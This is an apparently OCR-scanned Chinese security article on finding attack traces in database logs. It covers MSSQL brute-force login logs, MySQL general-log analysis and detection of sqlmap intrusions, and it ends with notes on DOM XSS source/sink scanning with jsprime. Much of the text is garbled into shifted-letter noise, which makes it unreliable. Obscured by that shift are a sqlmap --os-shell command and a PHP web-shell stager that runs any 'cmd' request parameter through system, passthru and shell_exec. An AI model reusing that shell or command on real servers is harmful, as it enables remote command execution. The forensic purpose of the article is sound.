
VT O 摄



(f) 足神

警 罪矿 矿 罪 翻前

易旷 矿 摄




矿 规 (y) 迎 矿 雅 。

携 ⓟ携 起 规

起 LS 摄

绑 神 神4<5149; 153714 观 矿

陷罪 练 ⓟ 摄



日志文件摘要(S)：基于以下条件筛选日志条目：具有源“登录”。

```
日期                 源    消息
2019/6/1 21:08:26   登录  Login failed for user 'mssql'. 原因: 找不到与所提供的名称相匹配的登录名。 [客户端: 192.168.204.1]
2019/6/1 21:08:26   登录  错误: 18456，严重性: 14，状态: 5。
2019/6/1 21:08:26   登录  Login failed for user 'mssql'. 原因: 找不到与所提供的名称相匹配的登录名。 [客户端: 192.168.204.1]
2019/6/1 21:08:26   登录  错误: 18456，严重性: 14，状态: 5。
2019/6/1 21:08:26   登录  Login failed for user 'mssql'. 原因: 找不到与所提供的名称相匹配的登录名。 [客户端: 192.168.204.1]
2019/6/1 21:08:26   登录  错误: 18456，严重性: 14，状态: 5。
2019/6/1 21:08:26   登录  Login failed for user 'sa'. 原因: 密码与所提供的登录名不匹配。 [客户端: 192.168.204.1]
2019/6/1 21:08:26   登录  错误: 18456，严重性: 14，状态: 8。
2019/6/1 21:08:26   登录  Login failed for user 'mssql'. 原因: 找不到与所提供的名称相匹配的登录名。 [客户端: 192.168.204.1]
2019/6/1 21:08:26   登录  错误: 18456，严重性: 14，状态: 5。
2019/6/1 21:08:26   登录  Login succeeded for user 'sa'. Connection made using SQL Server authentication. [客户端: 192.168.204.1]
2019/6/1 21:08:26   登录  Login failed for user 'mssql'. 原因: 找不到与所提供的名称相匹配的登录名。 [客户端: 192.168.204.1]
2019/6/1 21:08:26   登录  错误: 18456，严重性: 14，状态: 5。
2019/6/1 21:08:26   登录  Login failed for user 'mssql'. 原因: 找不到与所提供的名称相匹配的登录名。 [客户端: 192.168.204.1]
2019/6/1 21:08:26   登录  错误: 18456，严重性: 14，状态: 5。
2019/6/1 21:08:26   登录  Login failed for user 'sa'. 原因: 密码与所提供的登录名不匹配。 [客户端: 192.168.204.1]
2019/6/1 21:08:26   登录  错误: 18456，严重性: 14，状态: 8。
2019/6/1 21:08:26   登录  Login failed for user 'mssql'. 原因: 找不到与所提供的名称相匹配的登录名。 [客户端: 192.168.204.1]
2019/6/1 21:08:26   登录  错误: 18456，严重性: 14，状态: 5。
2019/6/1 21:08:26   登录  Login failed for user 'mssql'. 原因: 找不到与所提供的名称相匹配的登录名。 [客户端: [illegible]
2019/6/1 21:08:26   登录  错误: 18456，严重性: 14，状态: 5。
```

3{35 VTO 阻阻软

(x) VTO 阻 罪矿 角评 (x) vt ɑp ds

00r v0vkhɑo vkhɑo矿 败结 矿 绑练范 vt ɑp ds

(s) 羊 聊挺 摄 角间 练绑 vt ɑp ds r v0vkhɑo

规 神


4携 练罗 VTO 阻 矿 Exus ; 3; 3

vt qp ds1s|

0x kwws=224<5149; 153714972vt oldvsBlg@4 00r v0vkhoo

00sur{|@kwws=2245: 131314=; 3; 3

KWWS 绑神



(s) 般练罗羊 vt qp dsr xwsxw矿 释


观 面阻羊 矿 羊 罪 ⒷⓇ 摄

罪 雅 矿 规(v)

vt o 阻 参艰警摄

神

4携



5携 {sbfp gvkhœ 释

{sbfp gvkhœ p vvt ɗ5338 职 罪 矿

{sbfp gvkhœ 摄

H{hf p dvwhu1ger 1{sbfp gvkhœ*z kr dp l*

6携 z he 矿 警 规

警罪 雅 矿 规(v) vto 阻 參艰警摄

8 ⇌P|VTO (f)

參。 观携VTO 阻携 携

认 摄 (f) 矿 规 參 翻矿 练

參 參 摄

3{34P|vto (f)

j hqhudo t xhu| or j ⓟ 矿 角

规 败 阿 练 (f)矿翻 (f) 艰警

跳践 摄

4携 or j 迎

vkr z ydulde dnv dnh *(j hqhudo(*>

5携

VHW J OR EDO j hqhuddbor j @ *Rq*>

6携 警

&VHW J OR EDO j hqhuddbor j bildn @

*2ydu2de2p | vt o2p | vt o1or j *>

矿 2whvw1sksBlg@4矿 角 Ⓑ 神

```
4<3937 47=79=47          47 Frqqhfv     urrwCorfddkrvwrq
               47 LqlvGE      whvw
               47 Txhu|      VHOHFW\ – I URP dgplq Z KHUH lg @
4
               47 Txlv  o
```

角 (o) 练绑神

练(o)=Wph矿 (o)矿Ⓡ 练罗 / 练罗 (f)

矿 练范结 翻 范 vto 魁聪 /

规 结 般摄

色(o)=lg矿 vkr z surfhvvdvw 齐 练(o) LG/

艺 练范 vto /购 规 齐

练 练罗 摄

绍(o)=Frppdqg矿 败 矿 Frqqhfw

矿Txhu| + (u) 翻 ,矿 规

练范 败摄

(o)=Dujxphqw矿 迎 矿足 Frqqhfwurrw€orfdnrvw


rq 矿 / 绑 经 职 /遭般

蚁耻 败摄

3{35 Ⓟ2

角 遭罗 矿起 规Ⓡ 观 隆

练绑矿 随 矿5 罗 矿7 罗 矿限 ; 摄



P|VTO 罪 orj 神

```
Wph Lg Frppdqg
Dujxphqw

4<3934 55=36=53 <; Frqqhfw urrw€4<5149; 153714rq
<; Frqqhfw Dffhvv ghqlhg iruxvhu
*urrw€*4<5149; 153714* +xvlqj sdvvzrug= \HV,
436 Frqqhfw p|vto€4<5149; 153714rq
436 Frqqhfw Dffhvv ghqlhg iruxvhu
*p|vto€*4<5149; 153714* +xvlqj sdvvzrug= \HV,
437 Frqqhfw p|vto€4<5149; 153714rq
```

```
        437 Frqqhfw  Dffhvv ghqlhg iru xvhu
*p|vtoC*4<5149;153714* +xvlqj sdvvzrug=\HV,
        433 Frqqhfw  urrwC4<5149;153714rq
        434 Frqqhfw  urrwC4<5149;153714rq
        434 Frqqhfw  Dffhvv ghqlhg iru xvhu
*urrwC*4<5149;153714* +xvlqj sdvvzrug=\HV,
         << Frqqhfw  urrwC4<5149;153714rq
         << Frqqhfw  Dffhvv ghqlhg iru xvhu
*urrwC*4<5149;153714* +xvlqj sdvvzrug=\HV,
        438 Frqqhfw  p|vtoC4<5149;153714rq
        438 Frqqhfw  Dffhvv ghqlhg iru xvhu
*p|vtoC*4<5149;153714* +xvlqj sdvvzrug=\HV,
        433 Txhu|  vhvdxwrfrppltw@3
        435 Frqqhfw  p|vtoC4<5149;153714rq
        435 Frqqhfw  Dffhvv ghqlhg iru xvhu
*p|vtoC*4<5149;153714* +xvlqj sdvvzrug=\HV,
        433 Txlv  o
```

购 罗 观 罪矿 罗 ⓟ 离

(x) 隆矿练罗 观 ⓟ 神

```
4<3934 55=36=53      433 Frqqhfw  urrwC4<5149;153714rq
      433 Txhu|  vhvdxwrfrppltw@3
      433 Txlv
```

调 矿 购 陷裁 矿 评 练 结练 摄

Qdylfdwiru P|VTO 神

```
4<3934 55=47=3:      439 Frqqhfw  urrwC4<5149;153714rq
                439 Txhu|  VHV\QDPHV xwi;
                439 Txhu|  VKRZ YDULDEOHV OLNH
*orzhubfdvhb( *
                439 Txhu|  VKRZ YDULDEOHV OLNH *surildqj*
                439 Txhu|  VKRZ GDWDEDVHV
```

观 神

```
4<3934 55=4: =58      444 Frqqhfw urrwCorfddkrvvrq
                444 Txhu| vhdnfvCCyhuvlrqbfrpphqvdplv4
4<3934 55=4: =89      444 Txlv
```

罗 (y) 艺矿结 隆矿 (t)

罪 结 摄 (y)矿 角 规 (v) 齐

摄

矿结 购 隆携Qdylfdwirup|VTO携 观 矿

练 摄

神

```
435 Frqqhfw p|vtoC4<5149;153714rq
435 Frqqhfw Dffhvv ghqlhg iru xvhu *p|vtoC*4<5149;153714*
+xvlqj sdvvzrug=\HV,
```

(x) vkhoo 观 (f) 神

范 LS 离

```
jurhs %Dffhvv ghqlhg%p|vtodorj ·fxw0g %%0i7·xqlt
0f·vruw0qu
5: 4<5149;153714
```

随 范离

```
jurhs %Dffhvv ghqlhg%p|vtodorj ·fxw0g %%0i5·xqlt
0f·vruw0qu
46 p|vto45 urrw4urrw4p|vto
```

(f) 罪矿 (y) 练范 败 翻矿 (u) 携

矿 面 警 摄院 神gur s wdedh携gur s ixqfwr q携or f n wdedhv携

xqor f n wdedhv携or dgbildh+, 携lqwr rxwildh携lqwr gxp sildh摄

神

VHOHFW – iur p p | vt dlxvhu携VHOHFW – iur p p | vt dlixqf

3{36 VTO 阻阻软

(x) VTO 阻 罪矿 角评 (x) vt qp ds

00r v0vkhoo vkhoo矿 败结 矿 绑练范 vt qp ds

(s) 羊 聊挺 摄 角间 练绑 vt qp ds r v0vkhoo

规 神


4携 练罗 VTO 阻 矿 Exus ; 3; 3

vt qp ds1s|

0x kwws=224<5149; 153714972vt dlsksBlg@4 00r v0vkhoo

00sur{| @kwws=2245: 131314=; 3; 3

KWWS 绑神



(s) 般练罗羊 警 wp sez|ry1sks矿 罗

观矿 Ⓑ 摄

wp sez|ry1sks神

?Bsks

' f@' bUHTXHVW^%fp g%>Cvhwbwlp hbdp lw+3,>Clj qruhbxvhubderu w+4,>Clqlbvhw+*p d{bh{hfxwlrqbwlp h*/3,>' }@Clqlbj hw+*glvdedhbix qfwlrqv*,>li+$hp sw|+' },,~' }@suhj buhsodfh+*2^/`. 2*/*/*/' },>' }@h{s orgh+*/*/*/' },>' }@duud|bp ds+*wulp */' },>Øhov h~' }@duud|+,>Ø f@' f1% 5A) 4_q%ixqfwlrq i+' q,~j ored(' }>uhwxuq

lvbfdoodedh+' q,dqg$lqbduud|+' q/' },>Øi+i+*v|vwhp *,,~rebvwduw+,>v| vwhp +' f,>' z @rebj hwbfrqwhqvw+,>rebhqgbfdhdq+,>Øhov hli+i+*surf brshq*,,~' |@surfbrshq+' f/duud|+duud|+slsh/u,/duud|+slsh/z,/duu d|+slsh/z,,/' w,>' z @QXOO>zkldh+$ihri+' w^4`,,~' z 1@iuhdg+' w^4`/84 5,>ØC surfbforvh+' |,>Øhov hli+i+*vkhodbh{hf*,,~' z @vkhodbh{hf+' f,>Ø hov hli+i+*sdvvwkux*,,~rebvwduw+,>sdvvwkux+' f,>' z @rebj hwbfrqwhq vw+,>rebhqgbfdhdq+,>Øhov hli+i+*srshq*,,~' {@srshq+' f/u,>' z @QXO O>li+lvbuhvrxufh+' {,,~zkldh+$ihri+' {,,~' z 1@iuhdg+' {/845,>ØØC sfo rvh+' {,>Øhov hli+i+*h{hf*,,~' z @duud|+,>h{hf+' f/' z,>' z @mlq+fku+4 3,/' z,1fku+43,>Øhov h~' z @3>Øsulqv %?suhA%' z 1%?2suhA%BA

(s) 般练罗羊 vtqp dsrxwsxw矿 释


观 面阻羊 矿 羊 罪 Ⓑ® 摄

罪 警矿 规(v)

vto 阻 参艰警摄

神

4携 绑矿 练范 警神



5携 XGI 携PRI

警 p|vto_de_sαxjlq

f=2z lqgr z v2v| vwhp 652z ehp 2p r i2

挺 (u)

vhdnfw– iurp p|vtdlixqf

6携 z he (f) 摄

见 隆衍

原创 国勇 信安之路 2019-03-21

结 矿 见 矿

脑 矿 见 DVW知 矩

DVW (f) 矿 齐 起 阻Ⓑ般 挺

矿补 谅齐 票 (q) (q) 见 矿

菠 见 Ⓓ齐 (q)矿 范 (q)见阻Ⓑ见 罪

谅 摄 艺结 脑 艰 结


般矿 Ⓑ 练罗 矿 ⓞ (f) 罗 般矿

规 ⓤ 频 罗 矿脑 ⓤ 矿ⓤ

规 门 虚 矿绑 (f)(y)衍 练绑 DVW

绕 (q) 缩 摄

DVW知 矩



DVW+ ,矿 齐

vr xuf h + or f dwlr q1kuhi 矿 gr f xp hqw1xuo 矿

grfxphqw1grfxphqwXUL, 阻Ⓑ般 vnlq + hylo矿

qhz ixqfwrq矿vhwWLphrxw矿vhwLqwhuydo, 罪矿 vrxufh 绕

vnlq 罗 =

kwwsv=22grfv1jrrjdn1frp2vsuhdgvkhhww2g24Pqxtnev<O0v

6TsTwXuRnS{9w8gU6T|Tr57nFY\T|:\\2hglw&jlg@3摄

vrxufh 绕 vnlq 齐 矿 齐

vrxufh 阻Ⓑ般 vnlq 罪 见 矿 阻Ⓑ 罪矿

考罗足 =

grfxphqw1jhwHdnphqw=*jluo*,1lqqhuKWP O @

orfdwrq1kuhi1vsdw=&,^4`

见 罪般 vrxufh 阻Ⓑ般 vnlq 罪矿补 菠 般

矿脑 齐菠 般 grp[vv矿结 题罪 ⑨

矿 vrxufh 般挺 矿 般 罗挺 矿

范 阻Ⓑ结 挺 罪 题摄

(q)

矿 罪 齐 般 范 矿

erg|Sduvh+, 见 矿 挺 罪 见 罪般

(q)矿(q) 菠 般 矿考罗足

+1uhdgl ldn+,+1~3/73333Ø+uht 1·uht 1txhu| ·uht 1erg| ·uht 1sdud


p ,

经 练 (q) (q) 矿 挺 罪 练 见 翻 iv1uhdgl ldh+*2hwf2*. uht1sdudp1sdwk,矿(q) 罪般 (q) 齐 摄

Mdydvfulsw 隆衍

绑 (f)(Y)衍 缩 隆矿 mvsulph QrghMVVfdq 衍 绕 矿陷罪 mvsulph (f) DVW 矿QrghMVVfdq (q) 摄

mvsulph



矿 矿 (f)

mvsulph 练罗 见 (f) 隆矿陷 艺 Hvsulpd HFP DVfulsw DVW 矿 隆 eodfnkdw 经 矿裁 耀 ⓟ =

kwvsv=22z z z 1vdghvkduh1qhw2qlvkdqwgs2mvsulph 0ekxvd46qhz

4携MV vrxufh 绕 vnlq (y)

5携MTxhu| \XL (y)

6携 绕挺 + ⓟ 败翻 角见 (f)

(f),摄

7携 绕挺 雅 (y)(f) + ⓟ 败翻 角见 (f)

(f),摄

8携 ⓟ (y)摄

9携 绕 驱摄

:携 谈 摄

;携 MdydVfulsw见 摄

<携 摄

43携 参 败1

MVSulph 耻 败 离

4携 见 Hvsulph矿Hvsulph 见 DVW摄

5携 绑 MVRQ DVW知Hvsulph 评 MVRQ DVW矩摄

6携 齐 vrxufhv+。 矿 , 矿 vrxufhv 败 摄

7携 齐 vrxufhv (y) 矿脑 vruxfh 般 练 矿 vrxufhv 败 摄

8携 齐 vnlqv vnlqv (y) 矿 裁角 败 摄

9携　齐　vr xuf hv　　范挺　　起　矿。　　。挺　携

挺　矿　　裁角　　摄

：携　　vr xuf hv　　vr xuf h (y)　　矿　　陷罪

vr xuf h　　挺　　般　矿(q)　　摄

；携ⓑ绑　vr xuf h　　vnlqv　　词　翻　　败

Ⓑ　vnlqv　矿(q)　　范　vr xuf h摄

<携规　　矿　　练　矿规　　角　规

Ⓑ　　练罗　vr xuf h摄

43携练　　vr xuf h　阻Ⓑ般　vnlq　罪矿(q)　齐　　矿

规结　　齐Ⓑ　　罪摄

起

4携绑　　神

kwws=22gsqlvkdqwlj lwkxe1lr2mwsulp h2

5携　　阻Ⓑ　mwsulp h0qr gh　警

6携qr gh vhuyhu1mw

7携　　kwws=22ofdckr vw=;;;;

8携　见　　Ⓑ　罪　　(f)

9携　练范　　见　矿　　神

kwwsv=22gr fv1j r r j dh1fr p 2gr fxp hqw2g24: M5k76Z eS[6vQ

WLnfu7J k}HJ{N| 9kyTMthgg6XT44p\2hglw

mvsulp h0eodfnkdwxvd46qhz =

kwwsv=22z z z 1vdghvkduh1qhw2qlvkdqwgs2mvsulp h0ekxvd46q

hz

GRP [VV Vrxufhv) vlqnv=

kwwsv=22grfv1j rrj dh1fr p 2vsuhdgvkhhw2g24P qxt nev<O0v

